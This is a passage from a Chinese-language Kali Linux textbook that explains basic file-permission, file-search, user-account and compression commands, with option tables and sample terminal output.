
选　项	含　义
-c或--changes	效果类似"-v"选项，但仅回报更改的部分
-f或--quiet或--silent	不显示错误信息
-h或--no-dereference	只对符号连接的文件做修改，而不更动其他任何相关文件
-R或--recursive	递归处理，将指定目录下的所有文件及子目录一并处理
-v或--verbose	显示指令执行过程
--help	在线帮助
--reference=<参考文件或目录>	把指定文件或目录的所属群组全部设成和参考文件或目录的所属群组相同
--version	显示版本信息

chgrp命令同修改文件所有者类似，一个用于修改用户，一个则用于修改所属组，例如：使用chgrp修改文件所属组，下图为执行效果。

```
root@kali:~/temp# ls -la
总用量 8
drwxr-xr-x  2 root root 4096 10月  30 23:37 .
drwxr-xr-x 30 root root 4096 10月  30 22:48 ..
-rw-r-xr-x  1 test root    0 10月  30 22:48 001.txt
root@kali:~/temp# chgrp test 001.txt
root@kali:~/temp# ls -la
总用量 8
drwxr-xr-x  2 root root 4096 10月  30 23:37 .
drwxr-xr-x 30 root root 4096 10月  30 22:48 ..
-rw-r-xr-x  1 test test    0 10月  30 22:48 001.txt
```

4.5.4　umask





Kali Linux系统中的umask命令指定在建立文件时预设的权限掩码。umask可用来设定权限掩码。权限掩码是由3个八进制的数字所组成，将现有的存取权限减掉权限掩码后，即可产生建立文件时预设的权限。命令语法格式如下：



```
umask  [-S]
```

命令中选项参数-S，表示以rwx形式显示新建文件默认权限

例如：执行umask命令可以查看默认权限，下图为命令执行效果。

```
root@kali:~/temp# umask
0022
root@kali:~/temp# umask -S
u=rwx,g=rx,o=rx
```

注意：默认权限的计算方式为drwxr-xr-x=777-022=755。

4.6　文本搜索操作命令

随着操作系统的使用时间加长，系统中会存放大量的文件信息，如何快速定位到某个文件这就需要使用文件搜索指令。

4.6.1　find

Kali Linux系统中的find命令用来在指定目录下查找文件，任何位于参数之前的字符串都将被视为欲查找的目录名。如果使用该命令时，不设置任何选项，则find命令将在当前目录下查找子目录与文件，并且将查找到的子目录和文件全部进行显示。命令语法格式如下：

```
find  path  -option  [  -print ]
[ -exec  -ok  command ]  {} \;
```

find命令根据下列规则判断path和expression，在命令列上第一个"-( ),!"之前的部分为path，之后的是expression。如果path是空字符串则使用目前路径，如果expression是空字符串则使用-print为预设expression。

表达式中可使用的选项有二三十个之多，在此只介绍最常用的部分，见下表。

表 表达式中可使用的选项

选　项	含　义
-mount, -xdev	只检查和指定目录在同一个文件系统下的文件，避免列出其他文件系统中的文件
-amin n	在过去*n*分钟内被读取过的的文件
-anewer file	比文件file更晚被读取过的文件
-atime n	在过去*n*天内被读取过的文件
-cmin n	在过去*n*分钟内被修改过的文件
-cnewer file	比文件file更新的文件
-ctime n	在过去*n*天内被修改过的文件
-empty	空的文件
-gid n or -group name	id是n或是group名称是name的文件
-ipath p, -path p	路径名称符合p的文件，ipath会忽略大小写
-name name, -iname name	文件名称符合name的文件。iname会忽略大小写
-size n	文件大小是*n*单位，b代表512位元组的区块，c表示字元数，k表示kilo bytes，w是二个位元组
-type c	搜索指定类型的文件，其中d代表目录文件；c代表字符设备文件；b代表快设备文件；p代表管道文件；f代表普通文件；l代表符号链接文件；s代表socket文件用于网络通信链接的文件
-pid n	进程id是*n*的文件

下面举例说明find命令的使用方法：

例如：使用find /etc -name init 命令，在目录/etc中查找文件init，下图为命令执行效果，使用-iname 不区分大小写。

```
root@kali:~/temp# find /etc -name init
/etc/apparmor/init
/etc/init
```

例如：使用find / -size +204800命令，在根目录下查找大于100MB的文件，下图为命令执行效果，其中+n 大于、-n 小于、n 等于。

```
root@kali:~/temp# find  /  -size  +204800
/proc/kcore
find: ‘/proc/1715/task/1715/fd/6’: 没有那个文件或目录
find: ‘/proc/1715/task/1715/fdinfo/6’: 没有那个文件或目录
find: ‘/proc/1715/fd/5’: 没有那个文件或目录
find: ‘/proc/1715/fdinfo/5’: 没有那个文件或目录
/sys/devices/pci0000:00/0000:00:0f.0/resource1
/sys/devices/pci0000:00/0000:00:0f.0/resource1_wc
```

例如：使用find /root/temp -user test 命令，在/root/temp目录下查找所有者为test的文件，下图为命令执行效果，-group根据所属组查找。

```
root@kali:~/temp# ls -la
总用量 8
drwxr-xr-x  2 root root 4096 10月  30 23:37 .
drwxr-xr-x 30 root root 4096 10月  30 22:48 ..
-rw-r-xr-x  1 test test    0 10月  30 22:48 001.txt
root@kali:~/temp# find /root/temp -user test
/root/temp/001.txt
```

例如：使用find / -cmin -5命令，在根目录下查找5分钟内被修改过属性的文件和目录，下图为命令执行效果。

```
root@kali:~/temp# find  /  -cmin  -5
/proc/1077/task/1088/fd/34
/proc/1717/task/1717/fd/6
/proc/1717/task/1717/fdinfo/6
/proc/1718
/proc/1718/task
/proc/1718/task/1718
/proc/1718/task/1718/fd
```

例如：使用find /etc -size +1024 -a -size -204800命令，在/etc下查找大于0.5MB小于100MB的文件，下图为命令执行效果。-a两个条件同时满足；-o两个条件满足任意一个即可。

```
root@kali:~/temp# find /etc -size +1024 -a -size -204800
/etc/ssh/moduli
/etc/netsniff-ng/oui.conf
```

例如：使用find /etc -name inittab -exec ls -l {} \; 命令，在/etc下查找pam.d目录中的文件并显示其详细信息，下图为命令执行效果。

```
root@kali:~/temp# find /etc -name pam.d -exec ls -l {} \;
总用量 140
-rw-r--r-- 1 root root  384 9月  27  2017 chfn
-rw-r--r-- 1 root root   92 9月  27  2017 chpasswd
-rw-r--r-- 1 root root  581 9月  27  2017 chsh
-rw-r--r-- 1 root root 1208 10月  8 01:02 common-account
-rw-r--r-- 1 root root 1221 10月  8 01:02 common-auth
-rw-r--r-- 1 root root 1480 10月  8 01:02 common-password
-rw-r--r-- 1 root root 1189 10月  8 01:02 common-session
-rw-r--r-- 1 root root 1154 10月  8 01:02 common-session-noninteractive
```

4.6.2 locate

Kali Linux系统中的locate命令用于查找符合条件的文档，它会去保存文档和目录名称的数据库内，查找符合范本样式条件的文档或目录，一般情况输入locate your_file_name即可查找指定文件。命令语法格式如下：

```
locate [-d ][--help][--version][范本样式...]
```

命令中选项的参数介绍见下表。

表　locate命令参数介绍

选　项	含　义
-d或--database=	配置locate指令使用的数据库，默认locate指令预设的数据库位于/var/lib/slocate目录里，文档名为slocate.db，当然也可以使用这个选项另行指定
--help	在线帮助
--version	显示版本信息

提示：locate与find不同，find是在硬盘中寻找，locate只在/var/lib/slocate资料库中寻找。locate的速度比find快，它并不是真的查找，而是查数据库，一般文件数据库在/var/lib/slocate/slocate.db中，所以locate的查找并不是实时的，而是以数据库的更新为准，一般是系统自己维护，也可以人工升级数据库，命令为locate -u。

例如：使用locate inittab命令，查找inittab字段的文件，下图为命令执行效果。

```
root@kali:~/temp# locate inittab
/usr/share/terminfo/a/ansi+inittabs
/usr/share/vim/vim81/syntax/inittab.vim
```

4.6.3 which



Kali Linux系统中的which命令用于查找文件，which指令会在环境变量$PATH设置的目录里查找符合条件的文件。命令语法格式如下：

```
which [文件...]
```



命令中选项的参数介绍见下表。

表　trs命令参数介绍

选　项	含　义
-n<文件名长度>	指定文件名长度，指定的长度必须大于或等于所有文件中最长的文件名
-p<文件名长度>	与-n参数相同，但此处的<文件名长度>包括了文件的路径
-w	指定输出时栏位的宽度
-V	显示版本信息

例如：使用which命令搜索命令所在路径，执行which ls命令，下图为命令执行效果。

```
root@kali:~/temp# which ls
/usr/bin/ls
```

4.6.4 whereis



Kali Linux系统中的whereis命令用于查找文件。该指令会在特定目录中查找符合条件的文件。这些文件应属于原始代码、二进制文件，或是帮助文件。不过，该指令只能用于查找二进制文件、源代码文件和man手册页，一般文件的定位需使用locate命令。命令语法格式如下：

```
whereis [-bfmsu][-B <目录>...][-M <目录>...][-S <目录>...][文件...]
```

命令中选项的参数介绍见下表。



表 whereis命令参数介绍

选 项	含 义
-b	只查找二进制文件
-B<目录>	只在设置的目录下查找二进制文件
-f	不显示文件名前的路径名称
-m	只查找说明文件
-M<目录>	只在设置的目录下查找说明文件
-s	只查找原始代码文件
-S<目录>	只在设置的目录下查找原始代码文件
-u	查找不包含指定类型的文件

例如：使用whereis命令搜索命令及帮助文档所在路径，执行whereis ls命令，下图为命令执行效果。

```
root@kali:~/temp# whereis ls
ls: /usr/bin/ls /usr/share/man/man1/ls.1.gz
```

4.6.5 grep

Kali Linux系统中的grep命令用于查找文件里符合条件的字符串，其查找的内容包含指定的范本样式文件，如果发现某文件的内容符合所指定的范本样式，预设grep指令会把含有范本样式的那一列显示出来。若不指定任何文件名称，或是所给予的文件名为“-”，则grep指令会从标准输入设备读取数据。命令语法格式如下：

```
grep [-abcEFGhHilLnqrsvVwxy][-A<显示列数>][-B<显示列数>][-C<显示列数>][-d<进行动作>][-e<范本样式>][-f<范本文件>][--help][范本样式][文件或目录...]
```

命令中选项的参数介绍见下表。

表 grep命令参数介绍

选 项	含 义
-a或--text	不要忽略二进制的数据
-A<显示行数>或--after-context=<显示行数>	除了显示符合范本样式的那一列之外，并显示该行之后的内容
-b或--byte-offset	在显示符合样式的那一行之前，标示出该行第一个字符的编号
-B<显示行数>或--before-context=<显示行数>	除了显示符合样式的那一行之外，并显示该行之前的内容
-c 或 --count	计算符合样式的列数
-C<显示行数>或--context=<显示行数>或-<显示行数>	除了显示符合样式的那一行之外，并显示该行之前后的内容
-d <动作>或--directories=<动作>	当指定要查找的是目录而非文件时，必须使用这项参数，否则grep指令将回报信息并停止动作
-e<范本样式> 或 --regexp=<范本样式>	指定字符串作为查找文件内容的样式
-E 或 --extended-regexp	将样式为延伸的普通表示法来使用
-f<规则文件> 或 --file=<规则文件>	指定规则文件，其内容含有一个或多个规则样式，让grep查找符合规则条件的文件内容，格式为每行一个规则样式
-F 或 --fixed-regexp	将样式视为固定字符串的列表
-G 或 --basic-regexp	将样式视为普通的表示法来使用
-h 或 --no-filename	在显示符合样式的那一行之前，不标示该行所属的文件名称
-H 或 --with-filename	在显示符合样式的那一行之前，标示该行所属的文件名称
-i 或 --ignore-case	忽略字符大小写的差别
-l 或 --file-with-matches	列出文件内容符合指定的样式的文件名称
-L 或 --files-without-match	列出文件内容不符合指定的样式的文件名称
-n 或 --line-number	在显示符合样式的那一行之前，标示出该行的列数编号
-q 或 --quiet或--silent	不显示任何信息

续表

选　　项	含　　义
-r 或 --recursive	此参数的效果和指定“-d recurse”参数相同
-s 或 --no-messages	不显示错误信息
-v 或 --revert-match	显示不包含匹配文本的所有行
-V 或 --version	显示版本信息
-w 或 --word-regexp	只显示全字符合的列
-x --line-regexp	只显示全列符合的列
-y	此参数的效果和指定“-i”参数相同

例如：使用grep命令筛选出符合条件的文本内容，执行grep asp /etc/services命令，下图为命令执行效果。

```
root@kali:~/temp# grep asp /etc/services
asp             27374/tcp                       # Address Search Protocol
asp             27374/udp
```

4.6.6　man

man命令是Kali Linux系统中的帮助指令，通过man指令可以查看Kali Linux中的指令帮助、配置文件帮助和编程帮助等信息。命令语法格式如下：

```
man  [命令或配置文件]
```

命令中选项的参数介绍见下表。

表　grep命令参数介绍

选　　项	含　　义
-a	在所有的man帮助手册中搜索
-f	等价于whatis指令，显示给定关键字的简短描述信息
-P	指定内容时使用分页程序
-M	指定man手册搜索的路径

例如：使用man命令，查看ls的帮助信息，下图为命令执行效果。

```
LS(1)                          User Commands                          LS(1)

NAME
       ls - list directory contents

SYNOPSIS
       ls [OPTION]... [FILE]...

DESCRIPTION
       List  information  about  the FILEs (the current directory by default).
       Sort entries alphabetically if none of -cftuvSUX nor --sort  is  speci-
       fied.

       Mandatory  arguments  to  long  options are mandatory for short options
       too.

       -a, --all
              do not ignore entries starting with .

       -A, --almost-all
              do not list implied . and ..

       --author
 Manual page ls(1) line 1 (press h for help or q to quit)
```

4.6.7　help



help为内置指令帮助命令，多数指令都提供了内置的帮助手册，如果忘记某个指令的操作方法，可以使用help查看帮助信息。命令语法如下：



```
help 命令
```

例如：使用help umask命令，查看umask的帮助信息，下图为命令执行效果。



```
root@kali:~/temp# help umask
umask: umask [-p] [-S] [模式]
    显示或设定文件模式掩码。

    设定用户文件创建掩码为 MODE 模式。如果省略了 MODE，则
    打印当前掩码的值。

    如果 MODE 模式以数字开头，则被当作八进制数解析；否则是一个
    chmod(1) 可接收的符号模式串。

    选项：
      -p          如果省略 MODE 模式，以可重用为输入的格式输入
      -S          以符号形式输出，否则以八进制数格式输出

    退出状态：
    返回成功，除非使用了无效的 MODE 模式或者选项。
```

4.7　用户账户操作命令

任何操作系统都需要人来使用，如何创建并管理账户，便是本节要学习的内容。

4.7.1　useradd

Kali Linux系统中的useradd命令用于建立用户账号。账号建好之后，再用passwd设定账号的密码，还可用userdel删除账号，使用useradd指令所建立的账号，实际上是保存在/etc/passwd文本文件中。命令语法格式如下：

```
    useradd [-mMnr][-c <备注>][-d <登入目录>][-e <有效期限>][-f <缓冲天数>][-g <群组>][-G <群组>][-s <shell>][-u <uid>][用户帐号]
```

或

```
    useradd -D [-b][-e <有效期限>][-f <缓冲天数>][-g <群组>][-G <群组>][-s <shell>]
```

命令中选项的参数介绍见下表。

表　useradd命令参数介绍

选　　项	含　　义
-c<备注>	加上备注文字。备注文字会保存在passwd的备注栏位中
-d<登录目录>	指定用户登录时的起始目录
-D	变更预设值
-e<有效期限>	指定账号的有效期限
-f<缓冲天数>	指定在密码过期后多少天即关闭该账号
-g<群组>	指定用户所属的群组
-G<群组>	指定用户所属的附加群组
-m	自动建立用户的登录目录
-M	不要自动建立用户的登录目录
-n	取消建立以用户名称为名的群组
-r	建立系统账号
-s<shell>	指定用户登录后所使用的shell
-u<uid>	指定用户ID

例如：使用useradd test命令可以增加一个新用户，执行命令如下：

```
    # useradd test
```

提示：新用户增加成功后无任何提示，新用户需要使用passwd命令设置账号密码。



4.7.2　adduser

Kali Linux系统中的adduser命令用于创建用户账号或更新现有账号资料，adduser与useradd指令为同一指令，该命令的使用权限为系统管理员。命令语法格式如下：

```
    adduser [-c comment] [-d home_dir] [-e expire_date] [-f inactive_time] [-g initial_group] [-G group[,...]] [-m [-k skeleton_dir] | -M] [-p passwd] [-s shell] [-u uid [ -o]] [-n] [-r] loginid
```

或

```
    adduser -D [-g default_group] [-b default_home] [-f default_inactive] [-e default_expire_date] [-s default_shell]
```

命令中选项的参数介绍见下表。

表　adduser命令参数介绍

选　　项	含　　义
-c comment	新使用者位于密码档（通常是 /etc/passwd）的注解资料
-d home_dir	设定使用者的家目录为home_dir，预设值为预设的home后面加上使用者账号loginid
-e expire_date	设定此账号的使用期限（格式为YYYY-MM-DD），预设值为永久有效

例如：使用adduser test2命令，创建一个账号，账号创建过程中会提示设置密码，还有一些基本信息，下图为执行效果。

```
root@kali:~/temp# adduser
adduser：只允许一个或者两个名字。
root@kali:~/temp# adduser test2
正在添加用户"test2"...
正在添加新组"test2" (1001)...
正在添加新用户"test2" (1001) 到组"test2"...
创建主目录"/home/test2"...
正在从"/etc/skel"复制文件...
输入新的 UNIX 密码：
重新输入新的 UNIX 密码：
passwd：已成功更新密码
正在改变 test2 的用户信息
请输入新值，或直接敲回车键以使用默认值
	全名 []:
	房间号码 []:
	工作电话 []:
	家庭电话 []:
	其他 []:
这些信息是否正确？ [Y/n] y
```

4.7.3　passwd

Kali Linux系统中的passwd命令用来修改账号密码，如果使用useradd创建的账户默认是没有设置密码的，可以通过该指令进行设置。命令语法格式如下：

```
passwd [-k] [-l] [-u [-f]] [-d] [-S] [username]
```

命令中选项的参数介绍见下表。

表　passwd命令参数介绍

选　项	含　义
-d	删除密码
-f	强制执行
-k	更新只能发送在过期之后
-l	停止账号使用
-S	显示密码信息
-u	启用已被停止的账户
-x	设置密码的有效期
-g	修改群组密码
-i	过期后停止用户账号

例如：使用passwd命令修改账号密码，下图为命令执行效果。

```
root@kali:~/temp# passwd test
输入新的 UNIX 密码：
重新输入新的 UNIX 密码：
passwd：已成功更新密码
```

4.7.4　userdel

userdel可删除用户账号与相关的文件。若不加参数，则仅删除用户账号，而不删除相关文件。命令语法格式如下：

```
userdel [-r][用户账号]
```

命令中选项的参数-r，表示删除用户登入目录以及目录中所有文件。

根据实际需求选择相应的指令，删除账户必须存在才会有效果，下图为执行效果。

```
root@kali:~# which deluser
/usr/sbin/deluser
root@kali:~# which userdel
/usr/sbin/userdel
root@kali:~# useradd test
root@kali:~# userdel test
root@kali:~# useradd test
root@kali:~# deluser test
正在删除用户 'test'...
警告：组"test"没有其他成员了。
完成。
```



4.7.5　who

Kali Linux系统中的who命令用于显示系统中有哪些使用者正在上面，显示的资料包含了使用者ID、使用的终端机、从哪边连上来的、上线时间、呆滞时间、CPU使用量、动作等。所有使用者都可使用。命令语法格式如下：

```
who – [husfV] [user]
```

命令中选项的参数介绍见下表。

表　who命令参数介绍

选　项	含　义
-H或--heading	显示各栏位的标题信息列
-i或-u或--idle	显示闲置时间，若该用户在前一分钟之内有进行任何动作，将标示成“.”号，如果该用户已超过24小时没有任何动作，则标示出old字符串
-m	此选项的效果和指定am i字符串相同
-q 或--count	只显示登录系统的账号名称和总人数
-s	此选项将忽略不予处理，仅负责解决who指令其他版本的兼容性问题
-w或-T或--mesg或--message或--writable	显示用户的信息状态栏



例如：使用who命令查看当前账户信



息，下图为执行效果。

```
root@kali:~/temp# who
root     :1           2018-10-30 22:44 (:1)
root@kali:~/temp# su test2
test2@kali:/root/temp$ who
root     :1           2018-10-30 22:44 (:1)
```



4.7.6 w

Kali Linux系统中的w命令用于显示目前登录系统的用户信息。执行这项指令可得知目前登录系统的用户有哪些人，以及他们正在执行的程序。单独执行w指令会显示所有的用户，也可指定用户名称，仅显示某位用户的相关信息。命令语法格式如下：

```
w [-fhlsuV][用户名称]
```

命令中选项的参数介绍见下表。

表 w命令参数介绍

选　项	含　义
-f	开启或关闭显示用户从何处登录系统
-h	不显示各栏位的标题信息列
-l	使用详细格式列表，此为预设值
-s	使用简洁格式列表，不显示用户登录时间，终端机阶段作业和程序所耗费的CPU时间
-u	忽略执行程序的名称，以及该程序耗费CPU时间的信息
-V	显示版本信息

例如：使用w命令查看登录用户的详细信息，下图为执行效果。

```
test2@kali:/root/temp$ w
 02:00:19 up  3:17,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     :1       :1               22:44   ?xdm?   7:40   0.12s /usr/lib/gdm3/g
```

提示：Kali Linux为用户提供了两个用于查询用户信息的指令，分别为who命令与w命令，其中，w命令相对来说信息更全面一些。

4.8 文件解压缩操作命令

在日常工作中Kali Linux系统会产生大量的日志文件，如果不去处理可能会导致硬盘空间告急，因此合理地使用解压缩命令将一类文件压缩存放，既可以减少空间浪费还便于移动。

4.8.1 gzip

Kali Linux系统中的gzip命令用于压缩文件，gzip是个使用广泛的压缩程序，文件经它压缩过后，其名称后面会多出“.gz”的扩展名。命令语法格式如下：

```
gzip [-acdfhlLnNqrtvV][-S &lt;压缩字尾字符串&gt;][-&lt;压缩效率&gt;][--best/fast][文件...] 或 gzip [-acdfhlLnNqrtvV][-S &lt;压缩字尾字符串&gt;][-&lt;压缩效率&gt;][--best/fast][目录]
```

命令中选项的参数介绍见下表。

表 gzip命令参数介绍

选　项	含　义
-a或--ascii	使用ASCII文字模式
-c或--stdout或--to-stdout	把压缩后的文件输出到标准输出设备，不去更动原始文件
-d或--decompress或----uncompress	解开压缩文件
-f或--force	强行压缩文件。不理会文件名称或硬连接是否存在以及该文件是否为符号连接
-h或--help	在线帮助
-l或--list	列出压缩文件的相关信息
-L或--license	显示版本与版权信息
-n或--no-name	压缩文件时，不保存原来的文件名称及时间戳记
-N或--name	压缩文件时，保存原来的文件名称及时间戳记
-q或--quiet	不显示警告信息
-r或--recursive	递归处理，将指定目录下的所有文件及子目录一并处理
-S<压缩字尾字符串>或----suffix<压缩字尾字符串>	更改压缩字尾字符串
-t或--test	测试压缩文件是否正确无误
-v或--verbose	显示指令执行过程
-V或--version	显示版本信息
-<压缩效率>	压缩效率是一个介于1～9的数值，预设值为“6”，指定越大的数值，压缩效率就会越高
--best	此参数的效果和指定“-9”参数相同
--fast	此参数的效果和指定“-1”参数相同

gzip命令只能压缩文件，例如：使用gzip services命令压缩001.txt文件，下图为运行效果，压缩后源文件消失，使用gzip -d可以解压.gz文件，同时gz压缩比例还是很大的。

```
root@kali:~/temp# ls -l
总用量 20
-rw-r--r-- 1 root root 19183 10月  31 03:44 services
root@kali:~/temp# gzip services
root@kali:~/temp# ls -l
总用量 8
-rw-r--r-- 1 root root 7441 10月  31 03:44 services.gz
```

4.8.2　gunzip

Kali Linux系统中的gunzip命令用于解压文件。gunzip是个使用广泛的解压缩程序，它用于解开被gzip压缩过的文件，这些压缩文件预设最后的扩展名为“.gz”。事实上gunzip就是gzip的硬连接，因此不论是压缩或解压缩，都可通过gzip指令单独完成。命令语法格式如下：

```
gunzip [-acfhlLnNqrtvV][-s <压缩字尾字符串>][文件...] 或 gunzip [-acfhlLnNqrtvV][-s <压缩字尾字符串>][目录]
```


命令中选项的参数介绍见下表。

表　gunzip命令参数介绍

选　　项	含　　义
-a或--ascii	使用ASCII文字模式
-c或--stdout或--to-stdout	把解压后的文件输出到标准输出设备
-f或-force	强行解开压缩文件，不理会文件名称或硬连接是否存在以及该文件是否为符号连接
-h或--help	在线帮助
-l或--list	列出压缩文件的相关信息
-L或--license	显示版本与版权信息
-n或--no-name	解压缩时，若压缩文件内含有远来的文件名称及时间戳记，则将其忽略不予处理
-N或--name	解压缩时，若压缩文件内含有原来的文件名称及时间戳记，则将其回存到解开的文件上
-q或--quiet	不显示警告信息
-r或--recursive	递归处理，将指定目录下的所有文件及子目录一并处理
-S<压缩字尾字符串>或--suffix<压缩字尾字符串>	更改压缩字尾字符串
-t或--test	测试压缩文件是否正确无误
-v或--verbose	显示指令执行过程
-V或--version	显示版本信息



gunzip命令与gzip配合使用，通过gzip压缩后的文件可以通过gunzip解压缩，例如：使用gunzip 001.txt.gz命令，下图为运行效果，解压后源压缩包消失。



```
root@kali:~/temp# ls -l
总用量 8
-rw-r--r-- 1 root root 7441 10月  31 03:44 services.gz
root@kali:~/temp# gunzip services.gz
root@kali:~/temp# ls -l
总用量 20
-rw-r--r-- 1 root root 19183 10月  31 03:44 services
```

4.8.3　tar

Kali Linux系统中的tar命令用于备份文件，tar是用来建立、还原备份文件的工具程序，它可以加入，解开备份文件内的文件，使用tar命令压缩后，文件的格式为.tar.gz。

命令语法格式如下：

```
tar 选项[-zcf] [压缩后文件名] [目录]
```

命令中选项的参数介绍见下表。

表　tar命令参数介绍

选　　项	含　　义
-c	打包
-v	显示详细信息
-f	指定文件名
-z	打包同时压缩

tar命令可以将目录打包成一个文件，例如：使用tar -cvf temp.tar temp命令，将目录temp打包成temp.tar文件，如果需要在打包的同时进行压缩可以加入-z选项，下图为tar -zcf temp.tar temp命令执行效果，它

相当于tar -cvf temp.tar temp和gzip temp.tar两条命令，另外.tar.gz是最常见的源代码安装包。

```
root@kali:~# ls
Desktop     Downloads   Pictures   temp        Test
Documents   Music       Public     Templates   Videos
root@kali:~# tar -zcf temp.tar.gz temp
root@kali:~# ls
Desktop     Downloads   Pictures   temp        temp.tar.gz  Videos
Documents   Music       Public     Templates   Test
```



tar命令解压缩的命令语法格式如下：

```
tar  选项[-zxvf] [压缩后的文件名] [目录]
```

命令中选项的参数介绍见下表。

表 tar命令参数介绍

选　项	含　义
-x	解包
-v	显示详细信息
-f	指定解压文件
-z	解压缩

例如：使用tar -zxvf temp.tar.gz命令，将打好的.tar.gz包进行解压，如下图所示，tar解压是不删除源压缩文件的。

```
root@kali:~# ls
Desktop     Downloads   Pictures   temp        temp.tar.gz  Videos
Documents   Music       Public     Templates   Test
root@kali:~# tar -zxvf temp.tar.gz
temp/
temp/001.txt
```

4.8.4 zip

Kali Linux系统中的zip命令用于压缩文件，文件经它压缩后会另外产生具有“.zip”扩展名的压缩文件，同时它也是多系统之间兼容性较好的压缩。命令语法格式如下：

```
zip [-AcdDfFghjJKlLmoqrSTuvVwXyz$] [-b <工作目录>][-ll][-n <字尾字符串>][-t <日期时间>][-<压缩效率>][压缩文件][文件...][-i <范本样式>][-x <范本样式>]
```

命令中选项的参数介绍见下表。

表 zip命令参数介绍

选　项	含　义
-A	调整可执行的自动解压缩文件
-b<工作目录>	指定暂时存放文件的目录
-c	替每个被压缩的文件加上注释
-d	从压缩文件内删除指定的文件
-D	压缩文件内不建立目录名称
-f	此参数的效果和指定“-u”参数类似，但不仅更新已有文件，如果某些文件原本不存在于压缩文件内，使用本参数会一并将其加入压缩文件中
-F	尝试修复已损坏的压缩文件
-g	将文件压缩后附加在已有的压缩文件之后，而非另行建立新的压缩文件
-h	在线帮助
-i<范本样式>	只压缩符合条件的文件
-j	只保存文件名称及其内容，而不存放任何目录名称
-J	删除压缩文件前面不必要的数据
-k	使用MS-DOS兼容格式的文件名称
-l	压缩文件时，把LF字符置换成LF+CR字符
-ll	压缩文件时，把LF+CR字符置换成LF字符
-L	显示版权信息
-m	将文件压缩并加入压缩文件后，删除原始文件，即把文件移到压缩文件中
-n<字尾字符串>	不压缩具有特定字尾字符串的文件

续表

选　　项	含　　义
-o	以压缩文件内拥有最新更改时间的文件为准，将压缩文件的更改时间设成和该文件相同
-q	不显示指令执行过程
-r	递归处理，将指定目录下的所有文件和子目录一并处理
-S	包含系统和隐藏文件
-t<日期时间>	把压缩文件的日期设成指定的日期
-T	检查备份文件内的每个文件是否正确无误
-u	更换较新的文件到压缩文件内
-v	显示指令执行过程或显示版本信息
-V	保存VMS操作系统的文件属性
-w	在文件名称里加入版本编号，本参数仅在VMS操作系统下有效
-x<范本样式>	压缩时排除符合条件的文件
-X	不保存额外的文件属性
-y	直接保存符号连接，而非该连接所指向的文件，本参数仅在UNIX之类的系统下有效
-$	保存第一个被压缩文件所在磁盘的卷册名称
-z	替压缩文件加上注释
-<压缩效率>	压缩效率是一个介于1～9的数值


例如：使用zip -r temp.zip temp命令压缩目录，下图为执行效果，也可以不加-r压缩文件。

```
root@kali:~# ls
Desktop    Downloads  Pictures  temp       Test
Documents  Music      Public    Templates  Videos
root@kali:~# zip -r temp.zip temp
  adding: temp/ (stored 0%)
  adding: temp/services (deflated 61%)
root@kali:~# ls
Desktop    Downloads  Pictures  temp       temp.zip  Videos
Documents  Music      Public    Templates  Test
```

4.8.5　unzip



Kali Linux系统中的unzip命令用于解压缩zip文件，unzip为.zip压缩文件的解压缩程序。命令格式语法如下：



```
unzip [-cflptuvz][-agCjLMnoqsVX][-P <密码>][.zip文件][文件][-d <目录>][-x <文件>] 或 unzip [-Z]
```

命令中选项的参数介绍见下表。

表　unzip命令参数介绍

选　　项	含　　义
-c	将解压缩的结果显示到屏幕上，并对字符做适当的转换
-f	更新现有的文件
-l	显示压缩文件内所包含的文件
-p	与-c参数类似，会将解压缩的结果显示到屏幕上，但不会执行任何的转换
-t	检查压缩文件是否正确
